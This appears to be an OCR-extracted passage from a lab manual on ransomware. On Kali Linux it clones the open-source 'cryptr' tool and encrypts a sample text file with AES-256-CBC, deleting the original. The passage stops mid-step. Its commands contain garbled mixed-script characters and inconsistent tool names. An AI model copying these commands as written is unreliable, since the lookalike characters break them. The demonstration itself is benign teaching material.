


```
kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
GNU nano 8.1
create database test;
use database test;

create table ransom(
  rid int auto_increment,
  rkey bigint not null
);
```


2.

**Step1:** Enter atext intext editor




```
*Untitled 1 - Mousepad
File Edit Search View Document Help
1 Ransomware is a type of Malware Attack
```


## Step 2: Save it as ransom.txt in downloads



## Step 3: open command prompt and give the command as cd Downloads.



## Step 4: Give the command ls

A terminal window on a Kali Linux system. The title bar shows 'kali@kali: ~/Downloads'. The terminal has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@kali)-[~]'. The user enters '\$ cd Downloads'. The prompt changes to '(kali@kali)-[~/Downloads]'. The user enters '\$ ls'. The output is 'keycloak-20.0.1 ransom.txt'. The user enters '\$' and the prompt returns to '(kali@kali)-[~/Downloads]'.

```
kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)-[~]
$ cd Downloads
(kali@kali)-[~/Downloads]
$ ls
keycloak-20.0.1 ransom.txt
(kali@kali)-[~/Downloads]
$
```

## Step 5: Enter “cat ransom.txt”

then, we can able to see the text which we created before

A terminal window on a Kali Linux system. The title bar shows 'kali@kali: ~/Downloads'. The terminal has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@kali)-[~]'. The user enters '\$ cd Downloads'. The prompt changes to '(kali@kali)-[~/Downloads]'. The user enters '\$ ls'. The output is 'keycloak-20.0.1 ransom.txt'. The user enters '\$ cat ransom.txt'. The output is 'Ransomware is a type of malware attack'. The user enters '\$' and the prompt returns to '(kali@kali)-[~/Downloads]'.


```
kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)-[~]
$ cd Downloads
(kali@kali)-[~/Downloads]
$ ls
keycloak-20.0.1 ransom.txt
(kali@kali)-[~/Downloads]
$ cat ransom.txt
Ransomware is a type of malware attack
(kali@kali)-[~/Downloads]
$
```



## Step 6: open Firefox and search “Cyptr GitHub”




## Step 7: Select first link







## Step 8: Copy the HTTPS link in code



## Step 9: Then go back to the terminal and type git clone and paste the HTTPS link



## Step 10: copy the second link in installation at GitHub



## Step 11: Type sudo and paste the link

```
kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)~$ cd Downloads
(kali@kali)~/Downloads$ ls
keycloak-26.0.1  ransom.txt
(kali@kali)~/Downloads$ cat ransom.txt
Ransomware is a type of malware attack
(kali@kali)~/Downloads$ git clone https://github.com/nodesocket/crypтр.git
Cloning into 'cryptr'...
remote: Enumerating objects: 116, done.
remote: Counting objects: 100% (36/36), done.
remote: Compressing objects: 100% (27/27), done.
remote: Total 116 (delta 18), reused 22 (delta 9), pack-reused 80 (from 1)
Receiving objects: 100% (116/116), 31.17 KiB | 50.00 KiB/s, done.
Resolving deltas: 100% (60/60), done.
(kali@kali)~/Downloads$ sudo ln -s "$PWD"/cryptr/crypтр.bash /usr/local/bin/crypтр
[sudo] password for kali:
ln: failed to create symbolic link '/usr/local/bin/crypтр': File exists
(kali@kali)~/Downloads$
```


1

## Step 12: clear

```
kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)~$ cd Downloads
(kali@kali)~/Downloads$ ls
keycloak-26.0.1  ransom.txt
(kali@kali)~/Downloads$ cat ransom.txt
Ransomware is a type of malware attack
(kali@kali)~/Downloads$ git clone https://github.com/nodesocket/crypтр.git
Cloning into 'cryptr'...
remote: Enumerating objects: 116, done.
remote: Counting objects: 100% (36/36), done.
remote: Compressing objects: 100% (27/27), done.
remote: Total 116 (delta 18), reused 22 (delta 9), pack-reused 80 (from 1)
Receiving objects: 100% (116/116), 31.17 KiB | 50.00 KiB/s, done.
Resolving deltas: 100% (60/60), done.
(kali@kali)~/Downloads$ sudo ln -s "$PWD"/cryptr/crypтр.bash /usr/local/bin/crypтр
[sudo] password for kali:
ln: failed to create symbolic link '/usr/local/bin/crypтр': File exists
(kali@kali)~/Downloads$ clear
```

## Step 13: To encrypt the text

Give ls and enter the command “cryptr encrypt ransom.txt”



```
kali@kali: ~/Downloads
File Actions Edit View Help


(kali@kali)~/Downloads
$ ls
cryptr keycloak-26.0.1 ransom.txt

(kali@kali)~/Downloads
$ cryptr encrypt ransom.txt
enter AES-256-CBC encryption password:
Verifying - enter AES-256-CBC encryption password:
do you want to delete the original file? (y/N): y
[notice] deleting the original file

(kali@kali)~/Downloads
$
```

42

**Step 14:** Give ls and click enter then, “rm ransom.txt”



```
kali@kali: ~/Downloads
File Actions Edit View Help

(kali@kali)~/Downloads
$ ls
cryptr keycloak-26.0.1 ransom.txt

(kali@kali)~/Downloads
$ cryptr encrypt ransom.txt
enter AES-256-CBC encryption password:
Verifying - enter AES-256-CBC encryption password:
do you want to delete the original file? (y/N): y
[notice] deleting the original file

(kali@kali)~/Downloads
$ ls
cryptr keycloak-26.0.1 ransom.txt.aes

(kali@kali)~/Downloads
$ rm ransom.txt
rm: cannot remove 'ransom.txt': No such file or directory

(kali@kali)~/Downloads
$
```

**Step 15:** Type ls

we can see the saved file here

```
kali@kali: ~/Downloads
File Actions Edit View Help

(kali@kali)~/Downloads
$ ls
crypttr keycloak-26.0.1 ransom.txt
(kali@kali)~/Downloads
$ crypttr encrypt ransom.txt
enter AES-256-CBC encryption password:
Verifying - enter AES-256-CBC encryption password:
do you want to delete the original file? (y/N): y
[notice] deleting the original file
(kali@kali)~/Downloads
$ ls
crypttr keycloak-26.0.1 ransom.txt.aes
(kali@kali)~/Downloads
$ rm ransom.txt
rm: cannot remove 'ransom.txt': No such file or directory
(kali@kali)~/Downloads
$ ls
crypttr keycloak-26.0.1 ransom.txt.aes
(kali@kali)~/Downloads
$
```

43

**Step 16:** Give the command “cat ransom.txt.aes”

```
kali@kali: ~/Downloads
File Actions Edit View Help


(kali@kali)~/Downloads
$ ls
crypttr keycloak-26.0.1 ransom.txt
(kali@kali)~/Downloads
